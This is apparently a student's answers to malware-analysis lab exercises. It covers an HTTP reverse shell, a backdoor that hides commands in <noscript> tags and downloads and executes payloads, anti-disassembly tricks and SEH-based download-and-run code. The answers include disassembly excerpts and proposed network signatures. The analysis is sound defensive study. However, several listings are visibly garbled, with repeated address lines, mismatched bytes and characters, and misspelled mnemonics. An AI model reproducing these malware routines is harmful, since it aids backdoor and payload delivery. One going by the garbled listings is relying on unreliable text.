


Figure 4. Send Data

Read Data Thread uses a static user agent “Internet Surf” as shown below.

```

; int __cdecl InternetRead(LPCSTR lpszUrl)
InternetRead proc near

dwNumberOfBytesRead= dword ptr -4
lpszUrl= dword ptr 4

push    ecx
push    ebx
push    ebp
push    0          ; dwFlags
push    0          ; lpszProxyBypass
push    0          ; lpszProxy
push    0          ; dwAccessType
push    offset szAgent ; "Internet Surf"
call    ds:InternetOpenA
push    0          ; dwContext
mov     ebp, eax
mov     eax, [esp+10h+lpszUrl]

```

Figure 5. Internet Surf User-agent

v. What kind of information is communicated in the malware's initial beacon?

Setting a breakpoint @0x00401750, we will break before the malware attempts to send packets out. Here you will see a custom base64 encoded data being package ready to send out.




Figure 6. Base64 encoded data

The decoded text is the cmd.exe prompt.

Figrue 7. Decoded Base64

vi. What are some disadvantages in the design of this malware's communication channels?

1. Only outgoing traffic is encoded thus incoming commands are in plain for defender to see
2. The user agent used is hard coded for one of the thread which makes it easy to form a signature to detect it.
3. The other user agent looks out of place and defender can spot it if he/she go through the packet header.

vii. Is the malware's encoding scheme standard?

No. We can see the custom base64 key in the following figure.

```
data:00403010 * byte_403010 db 'W' ; DATA XREF: BASE64+80!r  
data:00403010  
data:00403011 axyz1abcd3fghij db 'XYZ1abcd3fghijklmn' ; DATA XREF: BASE64+80!r  
data:00403051  
data:00403051 --
```

Figure 8. Custom base64 key

viii. How is communication terminated?

In the subroutine @0x00401800, once the malware reads the word exit from the C2 server, the thread will exit.

Figure 9. exit keyword

ix. What is the purpose of this malware, and what role might it play in the attacker's arsenal?

Reverse Shell via http. On termination of the malware a subroutine (0x00401880) will be called to delete itself from the system.

```

        lea    eax, [esp+358h+Buffer]
        push   104h           ; nSize
        push   eax             ; lpBuffer
        push   offset Name     ; "COMSPEC"
        call   ds:GetEnvironmentVariableA
        test   eax, eax
        jz    loc_4019D0

        lea    ecx, [esp+358h+String1]
        push   offset String2  ; "/c del "
        push   ecx             ; lpString1
        call   ds:lstrcpyA
        mov    esi, ds:lstrcpyA
        lea    edx, [esp+358h+Filename]
        lea    eax, [esp+358h+String1]
        push   edx             ; lpString2
        push   eax             ; lpString1
        call   esi ; lstrcpyA
        lea    ecx, [esp+358h+String1]
        push   offset aNull    ; ">nul"
        push   ecx             ; lpString1
        call   esi ; lstrcpyA
        mov    [esp+358h+pExecInfo.hund], edi
        lea    edx, [esp+358h+Buffer]
        lea    eax, [esp+358h+String1]
        mov    [esp+358h+pExecInfo.lpDirectory], edi
        mov    [esp+358h+pExecInfo.nShow], edi
        mov    edi, ds:GetCurrentProcess
        push   100h             ; dwPriorityClass
        mov    [esp+35Ch+pExecInfo.cbSize], 3Ch
        mov    [esp+35Ch+pExecInfo.lpVerb], offset aOpen ; "Open"
        mov    [esp+35Ch+pExecInfo.lpFile], edx
        mov    [esp+35Ch+pExecInfo.lpParameters], eax
        mov    [esp+35Ch+pExecInfo.fMask], 40h
        call   edi ; GetCurrentProcess
        mov    esi, ds:SetPriorityClass
        push   eax             ; hProcess
        call   esi ; SetPriorityClass
        mov    ebx, ds:GetCurrentThread
        push   0Fh             ; nPriority
        call   ebx ; GetCurrentThread
        mov    ebp, ds:SetThreadPriority
        push   eax             ; hThread
        call   ebp ; SetThreadPriority
        lea    ecx, [esp+358h+pExecInfo]
        push   ecx             ; pExecInfo
        call   ds:ShellExecuteExA
        test   eax, eax
        jz    short loc_4019C2

```

Figure 10. self delete

c. This lab builds on Practical 8 a. Imagine that this malware is an attempt by the attacker to improve his techniques. Analyze the malware found in file Lab14-03.exe.

- What hard-coded elements are used in the initial beacon? What elements, if any, would make a good signature?

From the figure below, we can see hard-coded user-agent and headers (Accept, Accept-Language, Accept-Encoding, and a unique UA-CPU field). All of these can be used as a signature especially the UA-CPU field. It is also noted that the author pass the string “User-Agent: xxx” into InternetOpenA API call. This results in User-Agent field

being set to User-Agent:User-Agent:xxx... A duplicate error in which we can used it to generate a good signature too.

Figure 1. HTTP Headers

ii. What elements of the initial beacon may not be conducive to a longlasting signature?

In the subroutine @0x401457, we can see that the url “<http://www.practicalmalwareanalysis.com/start.htm>” is being set as the beacon destination. However that is provided that “c:\\autobat.exe” does not exists, if it exists, the contents will be read and parsed as the beacon destination instead. Using “<http://www.practicalmalwareanalysis.com/start.htm>” as a signature might not be a good idea since an attacker might be able to change the beacon destination.




Figure 2. autobat.exe

iii. How does the malware obtain commands? What example from the chapter used a similar methodology? What are the advantages of this technique?

The malware scan the response for a <noscript> tag. The text after the tag is the command to execute. The advantage of using this technique is that it is hiding the commands in plain sight that blends in the returned html page. Therefore making detection hard for defender.

```

.text:00401000      push    ebp
.text:00401001      mov     ebp, esp
.text:00401003      sub     esp, 000h
.text:00401009      mov     eax, [ebp+arg_0]
.text:0040100C      add     eax, 1
.text:0040100F      mov     [ebp+arg_0], eax
.text:00401012      mov     ecx, [ebp+arg_0]
.text:00401015      movsx  edx, byte ptr [ecx+8]
.text:00401019      cmp     edx, '>'
.jnz   loc_401141
.text:0040101C      mov     eax, [ebp+arg_0]
.text:00401022      movsx  ecx, byte ptr [eax]
.text:00401025      cmp     ecx, 'n'
.jnz   loc_401141
.text:00401028      mov     edx, [ebp+arg_0]
.text:00401031      movsx  eax, byte ptr [edx+5]
.text:00401034      cmp     eax, 'i'
.jnz   loc_401141
.text:00401038      mov     ecx, [ebp+arg_0]
.text:00401041      movsx  edx, byte ptr [ecx+1]
.text:00401044      cmp     edx, 'o'
.jnz   loc_401141
.text:00401048      mov     eax, [ebp+arg_0]
.text:0040104B      movsx  ecx, byte ptr [eax+4]
.text:00401051      cmp     ecx, 'r'
.jnz   loc_401141
.text:00401054      mov     edx, [ebp+arg_0]
.text:00401058      movsx  eax, byte ptr [edx+2]
.text:0040105B      cmp     eax, 's'
.jnz   loc_401141
.text:00401061      mov     ecx, [ebp+arg_0]
.text:00401064      movsx  edx, byte ptr [ecx+6]
.text:00401068      cmp     edx, 'p'
.jnz   loc_401141
.text:0040106B      mov     eax, [ebp+arg_0]
.text:00401071      movsx  ecx, byte ptr [eax+3]
.text:00401074      cmp     ecx, 'c'
.jnz   loc_401141
.text:00401078      mov     edx, [ebp+arg_0]
.text:0040107B      movsx  eax, byte ptr [edx+7]
.text:00401081      cmp     eax, 't'
.jnz   loc_401141
.text:00401084      mov     ecx, [ebp+arg_4]
.push  ecx           ; char *
.text:00401088      lea    edx, [ebp+var_CC]
.push  edx           ; char *
.text:00401098      call   _strcpy
... . . .

```

Figure 3. <noscript>

iv. When the malware receives input, what checks are performed on the input to determine whether it is a valid command? How does the attacker hide the list of commands the malware is searching for?

Analyzing subroutine @00401000 & 0x00401684. The checks are as follows

1. starts with <noscript>
2. url exists after <noscript>
3. url ends with “69”
4. commands must be in the form of /command/parameter

The attacker hides the commands by using only the first character to switch between predefined commands. Therefore he can use different words to represent same command so long as the first character matches in the switch.

v. What type of encoding is used for command arguments? How is it different from Base64, and what advantages or disadvantages does it offer?

The malware divides the parameters by 2 characters. Each 2 characters are passed to atoi function to convert it to integer. It then references the following string to get the exact character it represents.

```
.rdata:00407004 00 00 00 00          align 8
.rdata:00407008 ; char a@bcdefghijklmn@1
.rdata:0040700C 2F 61 62 63 64 AC AA .....
```

Figure 4. Decode string

Pro

It is a custom encoding technique thus not easily detected by existing tools

Con

It is pretty simple to reverse.

vi. What commands are available to this malware?

Command Description

- | | |
|---|--------------------|
| d | Download & Execute |
| n | Exit |
| s | Sleep |
| r | Write autobat.exe |

vii. What is the purpose of this malware?

The malware serves as a backdoor by downloading and execute new codes on the victim's machine via http request. It can also rewrite the config file "autobat.exe" to let it connect to a different C2 Server.

viii. This chapter introduced the idea of targeting different areas of code with independent signatures (where possible) in order to add resiliency to network indicators. What are some distinct areas of code or configuration data that can be targeted by network signatures?

1. "http://www.practicalmalwareanalysis.com/start.htm";
2. Any new url found in "c:\\autobat.exe"
3. Headers such as UA-CPU and User Agent (duplicated User-Agent)
4. http response contains <noscript>[url][69']

ix. What set of signatures should be used for this malware?

refer to question 8.

d. Analyze the sample found in the file Lab15-01.exe. This is a command-line program that takes an argument and prints "Good Job!" if the argument matches a secret code.

i. What anti-disassembly technique is used in this binary?

Xor was used followed by jz to trick the disassembler into making a jump. An opcode "E8" is used to make IDA Pro disassemble the code wrongly.

```
ext:000401000 ; int __cdecl main(int argc, const char **argv, const char **envp)
ext:000401000 _main:
ext:000401000         push    ebp
ext:000401001         mov     ebp, esp
ext:000401003         push    ebx
ext:000401004         push    esi
ext:000401005         push    edi
ext:000401006         cmp    dword ptr [ebp+8], 2
ext:000401006         jnz    short loc_401010E
ext:000401007         xor    eax, eax
ext:000401008         jz     short near ptr loc_401010A
ext:000401010
ext:000401010 loc_b01010:
ext:000401010         call   near ptr _DBAC5580H ; CODE XREF: J_
ext:000401011         dec    eax
ext:000401012         add    al, 0Fh
ext:000401013         mov    esi, 70FA8311h
ext:000401014         jnz    short loc_401010E
ext:000401015         xor    eax, eax
ext:000401016         jz     short near ptr loc_401010A
ext:000401017
ext:000401017 loc_b01023:
ext:000401017         call   near ptr _DB
ext:000401018         dec    eax
ext:000401019         add    al, 0Fh
ext:00040101A         mov    esi, P
ext:00040101B         jno    short '
ext:00040101C         sub    es', es'
ext:00040101D         sal    ,
ext:00040101E         inc    ,
ext:00040101F         or     ,
ext:000401020         der    ,
ext:000401021         ?
ext:000401022
ext:000401023
ext:000401024
ext:000401025
ext:000401026
ext:000401027
ext:000401028
ext:000401029
ext:00040102A loc
ext:00040102A         ext:000401048
ext:00040102A         ext:000401050
ext:00040102A         ext:000401055
ext:00040102A         ext:000401056
ext:00040102A         ext:000401057
ext:00040102A         ext:000401058
ext:00040102A         ext:000401059
ext:00040102A         ext:000401060
ext:00040102A         ext:000401061
ext:00040102A         ext:000401062
ext:00040102A         ext:000401063
ext:00040102A         ext:000401064
ext:00040102A         ext:000401065
ext:00040102A         ext:000401066
ext:00040102A         ext:000401067
ext:00040102A         ext:000401068
ext:00040102A         ext:000401069
ext:00040102A         ext:000401070
ext:00040102A         ext:000401071
ext:00040102A         ext:000401072
ext:00040102A         ext:000401073
ext:00040102A         ext:000401074
ext:00040102A         ext:000401075
ext:00040102A         ext:000401076
ext:00040102A         ext:000401077
ext:00040102A         ext:000401078
ext:00040102A         ext:000401079
ext:00040102A         ext:00040107A
ext:00040102A         ext:00040107B
ext:00040102A         ext:00040107C
ext:00040102A         ext:00040107D
ext:00040102A         ext:00040107E
ext:00040102A         ext:00040107F
ext:00040102A         ext:000401080
ext:00040102A         ext:000401081
ext:00040102A         ext:000401082
ext:00040102A         ext:000401083
ext:00040102A         ext:000401084
ext:00040102A         ext:000401085
ext:00040102A         ext:000401086
ext:00040102A         ext:000401087
ext:00040102A         ext:000401088
ext:00040102A         ext:000401089
ext:00040102A         ext:00040108A
ext:00040102A         ext:00040108B
ext:00040102A         ext:00040108C
ext:00040102A         ext:00040108D
ext:00040102A         ext:00040108E
ext:00040102A         ext:00040108F
ext:00040102A         ext:00040108G
ext:00040102A         ext:00040108H
ext:00040102A         ext:00040108I
ext:00040102A         ext:00040108J
ext:00040102A         ext:00040108K
ext:00040102A         ext:00040108L
ext:00040102A         ext:00040108M
ext:00040102A         ext:00040108N
ext:00040102A         ext:00040108O
ext:00040102A         ext:00040108P
ext:00040102A         ext:00040108Q
ext:00040102A         ext:00040108R
ext:00040102A         ext:00040108S
ext:00040102A         ext:00040108T
ext:00040102A         ext:00040108U
ext:00040102A         ext:00040108V
ext:00040102A         ext:00040108W
ext:00040102A         ext:00040108X
ext:00040102A         ext:00040108Y
ext:00040102A         ext:00040108Z
ext:00040102A         ext:00040108`
```

Figure 1. A confuse looking IDA Pro

We can undefine the code and reanalyze the code as shown below.

```
.text:00401000 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401000 _main:
.text:00401000
    push    ebp
    mov     ebp, esp
    push    ebx
    push    esi
    push    edi
    cmp     dword ptr [ebp+8], 2
    jnz    short loc_40105E
    xor     eax, eax
    jz     short loc_401011

.text:0040100E ;
.text:00401010 db 0E8h ; p
.text:00401011 ;
.text:00401011 .text:00401011 loc_401011: ; CODE XREF: .text:0040100ETj
.text:00401011
    nov    eax, [ebp+0Ch]
    nov    ecx, [eax+4]
    novsx edx, byte ptr [ecx]
    cmp     edx, 70h
    jnz    short loc_40105E
    xor     eax, eax
    jz     short loc_401024

.text:00401021 ;
.text:00401023 db 0E8h ; p
.text:00401024 ;
.text:00401024 .text:00401024 loc_401024: ; CODE XREF: .text:00401021Tj
.text:00401024
    nov    eax, [ebp+0Ch]
    nov    ecx, [eax+4]
    novsx edx, byte ptr [ecx+2]
    cmp     edx, 71h
    jnz    short loc_40105E
    xor     eax, eax
    jz     short loc_401038

.text:00401035 ;
.text:00401037 db 0E8h ; p
.text:00401038 ;
.text:00401038 .text:00401038 loc_401038: ; CODE XREF: .text:00401035Tj
.text:00401038
    nov    eax, [ebp+0Ch]
    nov    ecx, [eax+4]
    novsx edx, byte ptr [ecx+1]
    cmp     edx, 64h
    jnz    short loc_40105E
    xor     eax, eax
    jz     short loc_40104C

.text:00401049 ;
.text:00401049 db 0E8h ; p
```

Figure 2. Reanalyzing opcodes

ii. What rogue opcode is the disassembly tricked into disassembling?

E8 was used to trick the dis assembler.

Figure 3. E8 opcode

iii. How many times is this technique used?

5 times. Just count the number of 0xE8(refer to figure 2) you can find.

iv. What command-line argument will cause the program to print “Good Job!”?

Based on the analysis of the following codes, we need to pass in a pass phrase “pdq”.

```

text:00401000          ; int __cdecl main(int argc, const char **argv, const char **envp)
text:00401000 _main:    ; CODE XREF: start+0E4p
text:00401001 55
text:00401001 88 EC
text:00401003 53
text:00401004 56
text:00401005 57
text:00401006 83 7D 08 02
text:0040100A 75 52
text:0040100C 33 C0
text:0040100E 74 01
text:00401010 90
text:00401011
text:00401011 88 45 0C
text:00401014 88 48 04
text:00401017 8F BE 11
text:0040101A 83 FA 78
text:0040101D 75 3F
text:0040101F 33 C0
text:00401021 74 01
text:00401023 90
text:00401024
text:00401024 8B 45 0C
text:00401027 88 48 04
text:0040102A 8F BE 51 02
text:0040102E 83 FA 71
text:00401031 75 28
text:00401033 33 C0
text:00401035 74 01
text:00401037 90
text:00401038
text:00401038 88 45 0C
text:0040103B 88 48 04
text:0040103E 8F BE 51 01
text:00401042 83 FA 64
text:00401045 75 17
text:00401047 33 C0
text:00401049 74 01
text:0040104B 90

; CODE XREF: .text:0040100ETj
push    ebp
mov     ebp, esp
push    ebx
push    esi
push    edi
cmp    duord ptr [ebp+8], 2 ; contains 2 arguments
jnz    short bye
xor    eax, eax
jz     short loc_401011
nop

; CODE XREF: .text:0040100ETj
mov    eax, [ebp+0Ch]
mov    ecx, [eax+h]
movsx  edx, byte ptr [ecx]
cmp    edx, 'p'      ; first char == p
jnz    short bye
xor    eax, eax
jz     short loc_401024
nop

; CODE XREF: .text:00401021Tj
mov    eax, [ebp+0Ch]
mov    ecx, [eax+h]
movsx  edx, byte ptr [ecx+2]
cmp    edx, 'q'      ; 3rd char == q
jnz    short bye
xor    eax, eax
jz     short loc_401038
nop

; CODE XREF: .text:00401035Tj
mov    eax, [ebp+0Ch]
mov    ecx, [eax+h]
movsx  edx, byte ptr [ecx+1]
cmp    edx, 'd'      ; 2nd char == d
jnz    short bye
xor    eax, eax
jz     short loc_40104C
nop

```

Figure 4. decoding the pass phrase Figure 5. Good Job!

e- Analyze the malware found in the file Lab15-02.exe. Correct all anti-disassembly countermeasures before analyzing the binary in order to answer the questions.

i. What URL is initially requested by the program?

```
.text:0040138C C6 45 CC 68          mov    [ebp+Src], 'h'
.text:00401390 C6 45 CD 74          mov    [ebp+var_33], 't'
.text:00401394 C6 45 CE 74          mov    [ebp+var_32], 't'
.text:00401398 C6 45 CF 70          mov    [ebp+var_31], 'p'
.text:0040139C C6 45 D0 3A          mov    [ebp+var_30], '.'
.text:004013A0 C6 45 D1 2F          mov    [ebp+var_2F], 'z'
.text:004013A4 C6 45 D2 2F          mov    [ebp+var_2E], 'z'
.text:004013A8 C6 45 D3 77          mov    [ebp+var_2D], 'z'
.text:004013AC C6 45 D4 77          mov    [ebp+var_2C], 'z'
.text:004013B0 C6 45 D5 77          mov    [ebp+var_2B], 'z'
.text:004013B4 C6 45 D6 2E          mov    [ebp+var_2A], 'z'
.text:004013B8 C6 45 D7 70          mov    [ebp+var_29], 'z'
.text:004013BC C6 45 D8 72          mov    [ebp+var_28], 'z'
.text:004013C0 C6 45 D9 61          mov    [ebp+var_27], 'z'
.text:004013C4 C6 45 DA 63          mov    [ebp+var_26], 'z'
.text:004013C8 C6 45 DB 74          mov    [ebp+var_25], 'z'
.text:004013CC C6 45 DC 69          mov    [ebp+var_24], 'z'
.text:004013D0 C6 45 DD 63          mov    [ebp+var_23], 'z'
.text:004013D4 C6 45 DE 61          mov    [ebp+var_22], 'z'
.text:004013D8 C6 45 DF 6C          mov    [ebp+var_21], 'z'
.text:004013DC C6 45 E0 60          mov    [ebp+var_20], 'z'
.text:004013E0 C6 45 E1 61          mov    [ebp+var_19], 'z'
.text:004013E4 C6 45 E2 6C          mov    [ebp+var_18], 'z'
.text:004013E8 C6 45 E3 77          mov    [ebp+var_17], 'z'
.text:004013EC C6 45 E4 61          mov    [ebp+var_16], 'z'
.text:004013F0 C6 45 E5 72          mov    [ebp+var_15], 'z'
.text:004013F4 C6 45 E6 65          mov    [ebp+var_14], 'z'
.text:004013F8 C6 45 E7 61          mov    [ebp+var_13], 'z'
.text:004013FC C6 45 E8 6E          mov    [ebp+var_12], 'z'
.text:00401400 C6 45 E9 61          mov    [ebp+var_11], 'z'
.text:00401404 C6 45 EA 6C          mov    [ebp+var_10], 'z'
.text:00401408 C6 45 EB 79          mov    [ebp+var_9], 'z'
.text:0040140C C6 45 EC 79          mov    [ebp+var_8], 'z'
.text:00401410 C6 45 ED          mov    [ebp+var_7], 'z'
.text:00401414 C6 45 F          mov    [ebp+var_6], 'z'
.text:00401418 C6 45          mov    [ebp+var_5], 'z'
.text:0040141C C6 ,          mov    [ebp+var_4], 'z'
.text:00401420 C'          mov    [ebp+var_3], 'z'
.text:00401424          mov    [ebp+var_2], 'z'
.text:00401428          mov    [ebp+var_1], 'z'
.text:0040142C          mov    [ebp+var_0], 'z'
.text:P          mov    [ebp], 'z'
.text:t          mov    [esp], 'z'
.te
```

Figure 1. URL <http://www.practicalmalwareanalysis.com/bamboo.html>

ii. How is the User-Agent generated?

via modifying GetHostName returned string.




Figure 2. shift right

The above code will shift the string by 1 character. To prevent invalid ascii, Z is changed to A, z is changed to a and 9 is changed to 0.

iii. What does the program look for in the page it initially requests?

Bamboo::

```

lea    ecx, [ebp+dwNumberOfBytesRead]
push   ecx          ; lpdwNumberOfBytesRead
push   0FFFFh       ; dwNumberOfBytesToRead
lea    edx, [ebp+Buffer]
push   edx          ; lpBuffer
mov    eax, [ebp+hFile]
push   eax          ; hFile
call   ds:InternetReadFile
test   eax, eax
jnz   short loc_4011C3

```




Figure 3. strstr

iv. What does the program do with the information it extracts from the page?

It extracts out another url and download its content via InternetOpenUrlA and InternetReadFile saving it under Account Sumamry.xls.exe. It then executes it via ShellExecuteA.

```

.text:00401219 E8 F1 08 00 00
.text:0040121E 89 85 58 FD FE FF
.text:00401224 68 00 00 A0 00
.text:00401229 FF 15 28 20 40 00
.text:0040122F 83 C4 04
.text:00401232 89 85 54 FD FE FF
.text:00401238 8B 8D 68 FD FF FF
.text:0040123E 83 C1 08
.text:00401241 89 8D 68 FD FF FF
.text:00401247 6A 00
.text:00401249 6A 00
.text:0040124B 6A 00
.text:0040124D 6A 00
.text:0040124F 8B 95 68 FD FF FF
.text:00401255 52
.text:00401256 8B 85 5C FD FE FF
.text:0040125C 50
.text:0040125D FF 15 64 20 40 00
.text:00401263 89 85 64 FD FF FF
.text:00401269 74 03
.text:0040126B 75 01
.text:0040126D 90
.text:0040126E
.text:0040126E          loc_40126E:           ; CODE XREF: _main+269tj
; _main+268tj
.lea   [ebp+str_Account_Summary.xls.exe], eax
.push  0A00000h           ; Size
.call  ds:malloc
.add   esp, 4
.nov  [ebp+lpBuffer], eax
.nov  ecx, [ebp+strURL]
.add   ecx, 8
.nov  [ebp+strURL], ecx
.push  0                 ; dwContext
.push  0                 ; dwFlags
.push  0                 ; dwHeadersLength
.push  0                 ; lpszHeaders
.push  edx, [ebp+strURL]
.nov  eax, [ebp+hInternet]
.push  eax, [ebp+hInternet]
.call  ds:InternetOpenUrlA
.nov  [ebp+hfile], eax
.jz    short loc_40126E
.jnz   short loc_40126E
.nop

.loc_40126E:           ; CODE XREF: _main+269tj
; _main+268tj
.lea   [ebp+dwNumberOFBytesRead]
.push  ecx, [ebp+lpBuffer]           ; lpdwNumberOFBytesRead
.push  10000h                     ; dwNumberOFBytesToRead
.nov  edx, [ebp+lpBuffer]
.push  edx, [ebp+lpBuffer]
.nov  eax, [ebp+hFile]
.push  eax, [ebp+hFile]
.call  ds:InternetReadfile
.test  eax, eax
.jz    short loc_401306
.cmp   [ebp+dwNumberOFBytesRead], 0
.jbe   short loc_401306
.push  offset Node             ; "vb"
.nov  ecx, [ebp+str_Account_Summary.xls.exe]
.push  ecx, [ebp+filename]        ; Filename
.call  ds:fopen

```

Figure 4. InternetOpenUrlA followed by InternetReadFile followed by fopen,fwrite then ShellExecuteA

f. Analyze the malware found in the file Lab15-03.exe. At first glance, this binary appears to be a legitimate tool, but it actually contains more functionality than advertised.

i. How is the malicious code initially called?

The return address was overwritten by the malicious code address at the start of the program. the stack which contains the ret address was written with 0x40148c.

Figure 1. Overwriting return address

ii. What does the malicious code do?

Figure 2. SHE

@0x40148c we can see that the malware is adding a SEH handler (0x4014C0) via fs:0. It then performs a divide by 0 error to trigger the SEH.

The handler download a file from a url and executes it via WinExec.

```

.text:004014C0          loc_4014C0:           ; DATA XREF: SEH_DIVIDE8V0:loc_401497To
.text:004014C0 8B 64 24 00      mov    esp, [esp+8]
.text:004014C4 6A A1 00 00 00 00  mov    eax, large fs:0
.text:004014CA 8B 00           mov    eax, [eax]
.text:004014CE 64 A3 00 00 00 00  mov    eax, [eax]
.text:004014D4 83 C4 00         add    esp, 8
